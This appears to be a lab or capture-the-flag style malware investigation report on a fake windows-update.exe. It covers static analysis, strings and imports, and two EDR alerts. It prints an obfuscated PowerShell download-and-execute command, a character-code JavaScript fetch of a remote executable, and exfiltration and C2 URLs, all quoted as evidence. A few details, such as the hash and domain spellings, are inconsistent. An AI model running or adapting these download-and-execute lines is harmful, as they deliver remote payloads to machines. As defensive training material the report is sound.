

MALWARE INVESTIGATION REPORT

Shadow Trace

Static Malware Analysis and EDR Alert Investigation

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Scenario

A suspicious file has been flagged on a monitored endpoint. The file, named windows-update.exe, appears to impersonate a legitimate Windows update binary. As the SOC analyst, the task is to perform static analysis on the file, collect identifying information and potential indicators of compromise, and then correlate findings with EDR alerts to determine what the attacker did on the system.

Two sources of evidence are available: the binary file itself, and an EDR alert panel showing two active alerts on the affected machine. Both must be investigated and correlated to produce a complete picture of the incident.

Objectives

- Perform static analysis on windows-update.exe using PESTudio, CyberChef, Virus Total and Powershell to extract file properties and IOCs.
- Identify the file's architecture, digital signature status, SHA256 hash, imported libraries, and embedded strings.
- Extract and document any URLs or C2 domains found in the binary's readable strings.
- Review the two EDR alerts associated with the affected machine and determine whether each represents malicious or benign activity.
- Correlate the static analysis findings with the EDR alert behavior to reconstruct the attacker's workflow.

Tools Used

Tool	Purpose
PEStudio	Static analysis tool for Windows PE (Portable Executable) files. Reveals file architecture, imports, strings, entropy, and metadata in a single view. Primary tool for file investigation.
CyberChef	Browser-based data transformation tool. Used to decode Base64-encoded strings found in alerts or embedded in the binary, revealing the hidden payload or command.
PowerShell	Built-in PowerShell command used to compute the SHA256 hash of the suspicious file, generating a unique fingerprint for threat intelligence lookups.
Virus Total	Online threat intelligence platform that aggregates scanning data from dozens of antivirus engines and security vendors. Used to cross-reference cryptographic hashes, domains, or IP addresses to quickly analyze file reputation and confirm malicious verdicts.

EDR Alert Panel

Endpoint Detection and Response alert interface. Displays two active alerts on the affected machine, providing command-line details for each suspicious event.


Investigation Methodology

Step	Action	Detail
1	Identify the File	Run sigcheck.exe to confirm the file is unsigned. Use sha256sum command to compute SHA256. Load into PESTudio and search the hash in the Virus Total to reveal architecture and file type.
2	Analyze Imports	Review the imported DLL libraries in PESTudio. Flag any libraries associated with networking (ws2_32.dll), process injection, registry modification, or cryptography.
3	Extract Strings	Review the strings section in Powershell. Look for embedded URLs, domain names, IP addresses, and registry paths.
4	Review EDR Alerts	Open the two EDR alerts. Read the full command line for each. Determine whether the activity is consistent with normal Windows behavior or attacker activity.
5	Decode Obfuscation	Use CyberChef to decode any Base64 strings found in EDR alert commands. Decoded content reveals the actual payload or commands the attacker was running.
6	Correlate and Document	Connect the binary's IOCs (C2 domain, hash) with the EDR alert behavior to confirm the full attack chain and document all findings.

File Analysis (Static Analysis)

File Identification

Static analysis of windows-update.exe was conducted using PESTudio and Powershell. The binary employs masquerading techniques by impersonating a legitimate Windows operating system update, a common defense evasion and social engineering tactic designed to avoid scrutiny. To evaluate its reputation, a SHA-256 cryptographic hash was generated and cross-referenced against VirusTotal, confirming a high-confidence malicious verdict flagged by 41 security vendors.



```
DFIRUser@DFIR-VM MINGW64 ~/Desktop
$ file windows-update.exe
windows-update.exe: PE32+ executable for MS Windows 6.00 (console), x86-64, 6 sections

DFIRUser@DFIR-VM MINGW64 ~/Desktop
$ sha256sum windows-update.exe
b2a88de3e3bcfae4a4b38fa36e884c586b5cb2c2c283e71fba59efdb9ea64bfc *windows-update.exe
```

41

Community Score

41/72 security vendors flagged this file as malicious

h2a88de3e3bcfae4a4b38fa36e884c586b5cb2c2c283e71fba59efdb9ea64bfc

gij/k4h.exe

peexe

info

details

Size

49.00 KB

Last Analysis Date

1 month ago

EXE

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Code Insights

This sample is a multi-functional malware with backdoor, downloader, and ransomware capabilities. It downloads and executes a second-stage payload from [http://tryhackme\[.\]com/windows-update.exe](http://tryhackme[.]com/windows-update.exe). It establishes a backdoor by listening on TCP port 4443 for remote commands such as 'ypipe' to perform reconnaissance. The malware exfiltrates the hosts file to [http://response\[.\]tryhackme\[.\]com](http://response[.]tryhackme[.]com). It attempts to terminate security products by killing processes like `hunting.exe` and `exp.exe`. Finally, it exhibits ransomware behavior by searching for and XOR-encrypting `.pdf` files in the user's Documents folder, then dropping a ransom note named `ransom-note.txt`.

Popular threat label

Trojan.misc

Threat categories

trojan

Family labels

misc

Security vendors' analysis

Do you want to automate checks?

AhriLab-V3	Trojan:Win/Generic.C3783689	Allbaba	Trojan:Win64/Generic.Tobc420d
Allicloud	Trojan:Win/Wacatac.B8eq	AlYac	Trojan:Generic/KD.77526191
Antiy-AVL	Trojan:Win32.Agent	Arcabit	Trojan:Generic.5486F4AF
Arctic Wolf	Unsafe	Avast	Win64/Malware-gen [Mac]
AVG	Win64/Malware-gen [Misc]	BitDefender	Trojan:Generic/KD.77526191
Bkav Pro	WSA.A/Detect@Malware	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Em.Trojan.generic	Cynet	Malicious (score: 98)
DeepinInspect	HAUCIOUS	Elastic	Malicious (High Confidence)
Emisoft	Trojan:Generic/KD.77526191 (B)	eScan	Trojan:Generic/KD.77526191

Import Analysis

The Imports section in PEStudio lists every DLL library the binary loads when it runs. Libraries reveal the binary's capabilities before it is ever executed.

Among the imported libraries, `ws2_32.dll` was identified as the network communication library. This is the Windows Sockets API, used to make TCP and UDP network connections. Its presence confirms the binary is capable of communicating over the network, consistent with a C2 client or data exfiltration tool.

pestudio 9.61 - Malware Initial Assessment - www.winitor.com | c:\users\dfiruser\desktop\windows-update.exe (read-only)

file

settings

about

c:\users\dfiruser\desktop\windows-update.exe

indicators (imports > flag)

footprints (type > sha256)

virustotal (error)

dos-header (size > 64 bytes)

dos-stub (size > 184 bytes)

rich-header (tooling > Visual Studio 2008)

file-header (executable > 64-bit)

optional-header (subsystem > console)

directories (count > 7)

sections (count > 6)

libraries (flag > 3)

imports (flag > 35)

exports (n/a)

thread-local-storage (n/a)

.NET (n/a)

resources (signature > manifest)

strings (count > 1324)

debug (streams > 3)

manifest (level > aslnvoker)

version (n/a)

certificate (n/a)

overlay (n/a)

library (17)	flag (3)	type	imports (174)	description
KERNEL32.dll	-	Implicit	38	Windows NT BASE API Client
ADVAPI32.dll	-	Implicit	1	Advanced Windows 32 Base API
SHELL32.dll	-	Implicit	2	Windows Shell Library
ole32.dll	-	Implicit	1	Microsoft OLE for Windows
MSVCP140.dll	-	Implicit	50	Microsoft C Runtime Library
WS2_32.dll	x	Implicit	15	Windows Socket Library
urlmon.dll	x	Implicit	1	OLE32 Extensions for Win32
WININET.dll	x	Implicit	5	Internet Extensions for Win32 Library
VCRUNTIME140.dll	-	Implicit	1	n/a
VCRUNTIME140.dll	-	Implicit	12	Microsoft C Runtime Library
api-ms-win-crt-r...	-	Implicit	19	Windows ApiSet Stub Library
api-ms-win-crt-s...	-	Implicit	20	Windows ApiSet Stub Library
api-ms-win-crt-fi...	-	Implicit	2	Windows ApiSet Stub Library
api-ms-win-crt-s...	-	Implicit	1	Windows ApiSet Stub Library
api-ms-win-crt-h...	-	Implicit	4	Windows ApiSet Stub Library
api-ms-win-crt-...	-	Implicit	1	Windows ApiSet Stub Library
api-ms-win-crt-l...	-	Implicit	1	Windows ApiSet Stub Library

Summary

Static analysis confirmed windows-update.exe is a malicious binary masquerading as a legitimate system update to exfiltrate local host data to a typo squatted command-and-control server.

```
DFIRUser@DFIR-VM MINGW64 ~/Desktop
$ strings windows-update.exe | grep -i "http"
http://tryhatme.com/update/security-update.exe
[!] HttpOpenRequestA failed.
[!] HttpSendRequestA failed.
[+] Hosts file exfiltrated to http://
HttpOpenRequestA
HttpSendRequestA

DFIRUser@DFIR-VM MINGW64 ~/Desktop
$ strings windows-update.exe | grep -Eo "https?://[^\s/]+"
http://tryhatme.com

DFIRUser@DFIR-VM MINGW64 ~/Desktop
$ strings windows-update.exe | grep "tryhatme"
http://tryhatme.com/update/security-update.exe
tryhatme.com/VEhNe3lvdV9nMHRfc29tZV9JT0NzX2ZyZWVvZHU0=
responses.tryhatme.com

DFIRUser@DFIR-VM MINGW64 ~/Desktop
$ strings windows-update.exe | grep "="
=?f
v=H
=Xn
=X1
=,1
t(=
t!=p
tryhatme.com/VEhNe3lvdV9nMHRfc29tZV9JT0NzX2ZyZWVvZHU0=
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <requestedExecutionLevel level='asInvoker' uiAccess='false' />
  </trustInfo>
</assembly>
```

EDR Alert Analysis

Alert 1, PowerShell Download and Execution

The first EDR alert showed a PowerShell command using System.Net.WebClient.DownloadString to download content from a URL. This is a classic LOL technique: PowerShell acts as a built-in downloader to retrieve a second-stage payload or script directly into memory.

At the end of the command, convert.FromBase64String was used, indicating the downloaded content was Base64-encoded. CyberChef was used to decode the Base64 string and reveal the actual command or payload that was being executed. Encoding is used specifically to evade keyword-based detection rules that would otherwise trigger visible malicious commands.


Time ↑	Command	Severity ↑↓	Rule	Host	Process
Jun 5th 2026 at 18:35	(new-object system.net.webclient).DownloadString([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("aHR0cHM6Ly90cnloYXRtZS5jb20vZGV2L21haW4uZXh1")) IEX;	Critical	Suspicious PowerShell execution	WIN-SRV-01.tryhackme.local / CORPsvc_backup	powershell.exe



Alert 2, Follow-Up Activity

The second EDR alert captured follow-up activity on the machine after the initial PowerShell execution. This alert provided additional context connecting the binary's behaviour with the attacker's post-execution actions, confirming the full execution chain from file delivery through to active C2 communication.

Time	Command	Severity	Rule	Host	Process
Jun 5th 2026 at 19:35	fetch([104,116,116,112,115,58,47,114,101,97,108,108,121,115,101,99,117,114,101,117,112,100,97,116,101,46,116,114,121,104,97,116,109,101,46,99,111,109,47,117,112,100,97,116,101,46,101,120,101].map(c=>String.fromCharCode(c)).join("")).then(r=>r.blob()).then(b=>{const u=URL.createObjectURL(b);const a=document.createElement('a');a.href=u;a.download='test.txt';document.body.appendChild(a);a.click();a.remove();URL.revokeObjectURL(u)});	Critical	Suspicious Browser Download	WIN-SRV-01.tryhackme.local / CORPsvc_backup	chrome.exe (browser JavaScript execution)



INDICATORS OF COMPROMISE

IOC Type	Value	Context
Malware File	windows-update.exe	Suspicious binary impersonating a Windows update. Located at C:\Users\DFIRUser\Desktop\.
File Hash (SHA256)	Sha256sum windows-update.exe	Unique fingerprint of the malicious binary. Used for threat intelligence lookups on Virus Total.
Digital Signature	Unsigned	Confirmed with sigcheck.exe. Absence of a Microsoft signature is a primary indicator for a file claiming to be a Windows component.
Imported Library	ws2_32.dll	Windows Sockets API. Confirms the binary makes network connections, consistent with C2 communication or data exfiltration.
C2 Domain	[Extracted from strings]	Domain name found embedded in binary strings. Identified as the attacker's callback domain with failed then successful connections.
Technique	PowerShell + Base64 Encoding	Alert 1 captured System.Net.WebClient.DownloadString followed by

Convert.FromBase64String, a classic LOL fileless execution pattern.

DETECTION OPPORTUNITIES

- Alert on any executable in user profile directories (Desktop, Downloads, AppData) claiming to contain 'update' or 'windows' in the filename without a valid Microsoft digital signature.
- Alert on PowerShell commands containing DownloadString or Invoke-Expression combined with FromBase64String, indicating fileless payload execution.
- Alert on new processes making outbound connections on non-standard ports where the parent process is a document, browser, or user-dropped executable.
- Submit the SHA256 hash to VirusTotal or a threat intelligence platform as the first enrichment step during any unknown binary investigation.

Summary

Shadow Trace is a concise but complete SOC investigation workflow. A suspicious binary was identified by its deceptive name and confirmed malicious through unsigned status, socket-based imports, and an embedded C2 domain in its strings.

The EDR alerts added the second layer of the story: the attacker used PowerShell as a downloader, encoded the payload in Base64 to evade filters, and decoded it at runtime for execution. This combination of static binary evidence and dynamic behavioral alerts is exactly how real-world malware investigations are conducted.

Area Covered	Key Takeaway
File Identification	windows-update.exe confirmed unsigned, x64 architecture, with ws2_32.dll import for network communications.
String Analysis	C2 domain extracted from binary strings using Powershell.
EDR Alert 1	PowerShell downloading and decoding Base64 payload using System.Net.WebClient and Convert.FromBase64String.
EDR Alert 2	Follow-up attacker activity confirming post-execution behavior on the compromised endpoint.
IOCs	Unsigned binary, SHA256 hash, ws2_32.dll import, C2 domain, PowerShell Base64 download technique.
MITRE	T1059.001 (PowerShell), T1140 (Deobfuscate Decode), T1071.001 (C2 Application Layer Protocol), T1036 (Masquerading).